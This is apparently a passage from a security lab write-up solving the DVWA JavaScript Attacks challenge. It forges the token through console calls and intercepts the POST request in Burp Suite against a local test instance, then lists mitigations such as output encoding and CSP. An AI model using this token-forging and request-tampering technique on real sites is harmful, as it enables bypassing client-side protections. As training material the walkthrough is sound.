
The module was developed by [Digininja](#).

The browser's developer tools are open at the bottom, specifically the "Elements" tab under the "Inspector" section. The "Elements" tab shows the HTML structure of the page, including the form and its inputs. The "Style Editor" tab is also visible, showing CSS rules applied to the page elements.

4. Change_Value_to_success.


This screenshot is identical to the previous one, showing the DVWA JavaScript Attacks challenge page. The only difference is the value in the "Phrase" input field of the form, which has been changed to "success". The rest of the page content, including the "More Information" section and the developer tools, remains the same.

5. Open_Script_in_Console



6. Run_Token_part_1

Token_part_1("ABCD",44)sseccus



7. Run_Token_part_2

token_part_2("XX")7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068a

The screenshot shows the DVWA JavaScript Attacks page. A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection. The main content area has a heading "Vulnerability: JavaScript Attacks" and a sub-section "More Information" with three links. Below these is a form with a single input field containing the value "Phrase|success". The browser's developer tools are open, showing the HTML structure of the page, including the token input field with the value "ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84". The status bar at the bottom indicates it's 16-04-2025.

8. Run_Token_part_3_&_Copy_Token

token_part_3(null, "ZZ")

ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84

This screenshot is identical to the one above, showing the DVWA JavaScript Attacks page. The developer tools are open, and the token input field now contains the value "ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84". The status bar at the bottom indicates it's 16-04-2025.

9. Intercept_Success_Word_Submit_Req

Burp Suite Professional v1.7.34 - Temporary Project - fiction

Request to <http://127.0.0.1:80>

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100301 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.5,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Cookie: security_level=0; PHPSESSID=047fd9d3b10bedfa4409409bf1b5e5ad4; security_high=1
Origin: http://127.0.0.1
DNT: 1
Referer: http://127.0.0.1/DVWA/vulnerabilities/javascript/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0, i

```

tokens=50db72b3861d57741a25d2da8d9aadd132110f50c0d8494ff1570a889c3aphrase+success+submit

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Windows taskbar: 29°C Haze, Search, Start button, Task View, File Explorer, Edge, Google Chrome, Microsoft Edge, File Manager, Taskbar icons, System tray: ENG IN, 00:14, 16-04-2025

10. Change_Token

Burp Suite Professional v1.7.34 - Temporary Project - fiction

Request to <http://127.0.0.1:80>

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100301 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.5,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Cookie: security_level=0; PHPSESSID=047fd9d3b10bedfa4409409bf1b5e5ad4; security_high=1
Origin: http://127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Referer: http://127.0.0.1/DVWA/vulnerabilities/javascript/
Cookie: security_level=0; PHPSESSID=047fd9d3b10bedfa4409409bf1b5e5ad4; security_high=1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0, i


```

tokens=007e88975595647ea03847ea65973108751d0faef3b8649b1339722a5bbaed3aphrase+success+submit

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Windows taskbar: 29°C Haze, Search, Start button, Task View, File Explorer, Edge, Google Chrome, Microsoft Edge, File Manager, Taskbar icons, System tray: ENG IN, 00:15, 16-04-2025

11. Output



14.5 Mitigation

1. Sanitize Input

- Strip dangerous characters like <, >, ", ', and (from user inputs.

2. Encode Output

- Use `htmlspecialchars()` or JavaScript-safe encoding before rendering user input.

3. Avoid Dangerous DOM Methods

- Avoid using `eval()`, `innerHTML`, `document.write()` with untrusted data.

4. Use Secure JavaScript Frameworks

- Libraries like **React**, **Vue**, and **Angular** auto-sanitize content.

5. Implement CSP

- A strict **Content Security Policy** can prevent the execution of injected JavaScript.

Example:

http

Content-Security-Policy: default-src 'self'; script-src 'self'